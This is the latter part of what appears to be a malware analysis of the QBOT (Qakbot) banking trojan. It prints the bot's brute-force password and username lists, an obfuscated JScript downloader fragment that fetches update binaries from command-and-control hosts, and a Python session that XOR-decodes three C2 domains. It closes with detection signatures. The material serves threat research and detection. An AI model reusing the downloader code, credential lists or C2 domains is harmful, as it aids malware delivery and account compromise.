qwewq,nimda,administrator,Admin,admin,a1b2c3,1q2w3e,1234qwer,1234abcd,123asd,123qwe,\
123abc,123321,12321,123123,James,John,Robert,Michael,William,David,Richard,Charles,J\
oseph,Thomas,Christopher,Daniel,Paul,Mark,Donald,George,Kenneth,Steven,Edward,Brian,\
Ronald,Anthony,Kevin,Mary,Patricia,Linda,Barbara,Elizabeth,Jennifer,Maria,Susan,Marg\
aret,Dorothy,Lisa,Nancy,Karen,Betty,Helen,Sandra,Donna,Carol,james,john,robert,micha\
el,william,david,richard,charles,joseph,thomas,christopher,daniel,paul,mark,donald,g\
eorge,kenneth,steven,edward,brian,ronald,anthony,kevin,mary,patricia,linda,barbara,e\
lizabeth,jennifer,maria,susan,margaret,dorothy,lisa,nancy,karen,betty,helen,sandra,d\
onna,carol,baseball,dragon,football,mustang,superman,696969,batman,trustno1
```

User list:

```
administrator,argo,operator,administrador,user,prof,owner,usuario,admin,HP_Administr\
ator,HP_Owner,Compaq_Owner,Compaq_Administrator
```

QBOT also still comes with an onboard UPNP library which is utilized to open up port forwarding on UPNP devices to allow the infected system to operate as a proxy for the C2 network which was previously discussed by Mcafee.

Discover upnp devices:



Using miniupnpc library:

The BOT component also comes with a small script that is commonly associated with QBOT and used for persistence but it is also used to download and execute binaries, normally the downloads are update binaries.

```
var oemfthb = "datac"+"ollectionservice"+ ".php3";

var ayxobetd = 1;
var dnrc = null;
var dtkfja = dvutxw.Environment("Process");

var ozfdebbm = 'AAAAAAAAAAAAAAAAAAAA';

try {
        if ( !dc_jcso("093208343") ) {
                dnrc = new XMLHttpRequest();
        }
} catch(xuanucf) {
        try {
                dnrc = new ActiveXObject( "MSXML2.ServerXMLHTTP" );

        } catch(xuanucf) {
                dnrc = new ActiveXObject( "Microsoft.XMLHTTP" );
        }
}
try {
        if (!dnrc) {
                throw "xml object is NULL";
        }
        if (alkgvfp(dnrc, "http://" + dytkv + "/" + oemfthb, dtkfja.Item
('ProgramData')) < 0) {
                throw "get_file() failed";
```

The domains used in this script are stored as lists of integers along with a XOR key:

```
>>> bopw = [213,26,139,28,38,210,13,151,12,97,197,6,136,26,97,204,11,145,6,111,140,2\
8,151,5,51,197,13,157,13,102,140,8,129,9,124,214,12,136,9,97,204,11,154,7,108,219,81\
,150,13,124,153,16,145,4,38,198,10,150,11,105,204,82,136,4,125,207,29,145,6,111,140,\
28,151,5]
>>> wgnmu = [162,127,248,104,8]
>>> for i in range(len(bopw)):
...   bopw[i] ^= wgnmu[i%len(wgnmu)]
...
>>> bopw
[119, 101, 115, 116, 46, 112, 114, 111, 100, 105, 103, 121, 112, 114, 105, 110, 116,\
 105, 110, 103, 46, 99, 111, 109, 59, 103, 114, 101, 101, 110, 46, 119, 121, 97, 116\
, 116, 115, 112, 97, 105, 110, 116, 98, 111, 100, 121, 46, 110, 101, 116, 59, 111, 1\
05, 108, 46, 100, 117, 110, 99, 97, 110, 45, 112, 108, 117, 109, 98, 105, 110, 103, \
46, 99, 111, 109]
>>> map(chr, bopw)
['w', 'e', 's', 't', '.', 'p', 'r', 'o', 'd', 'i', 'g', 'y', 'p', 'r', 'i', 'n', 't'\
, 'i', 'n', 'g', '.', 'c', 'o', 'm', ';', 'g', 'r', 'e', 'e', 'n', '.', 'w', 'y', 'a\
', 't', 't', 's', 'p', 'a', 'i', 'n', 't', 'b', 'o', 'd', 'y', '.', 'n', 'e', 't', '\
;', 'o', 'i', 'l', '.', 'd', 'u', 'n', 'c', 'a', 'n', '-', 'p', 'l', 'u', 'm', 'b', \
'i', 'n', 'g', '.', 'c', 'o', 'm']
>>> ''.join(map(chr, bopw))
```

```
'west.prodigyprinting.com;green.wyattspaintbody.net;oil.duncan-plumbing.com'
```

These domains will normally give you an update binary for Qakbot using the same encoding method we saw on the resource sections to decode the downloaded object.

Samples from report

6197d65fa4ed730e9e928bdfde6404514a8e46450a9b5e7f848f42351dc0cffb

Detections

Network

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"QBOT binary download"; content:"\
GET"; http_method; content:"/datacollectionservice.php3"; http_uri; classtype:trojan\
-activity; sid:9000001; rev:1; metadata:author Jason Reaves;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"QBOT binary download 2"; content\
:"GET"; http_method; content:"/webdispathermain.php3"; http_uri; classtype:trojan-ac\
tivity; sid:9000002; rev:1; metadata:author Jason Reaves;)
```

References

1: https://media.scmagazine.com/documents/225/bae_qbot_report_56053.pdf
2: https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/mcafee-discovers-pinkslipbot-exploiting-infected-machines-as-control-servers-releases-free-tool-to-detect-disable-trojan/
3: https://github.com/jibsen/brieflz
4: https://github.com/sysopfb/Malware_Scripts/tree/master/qakbot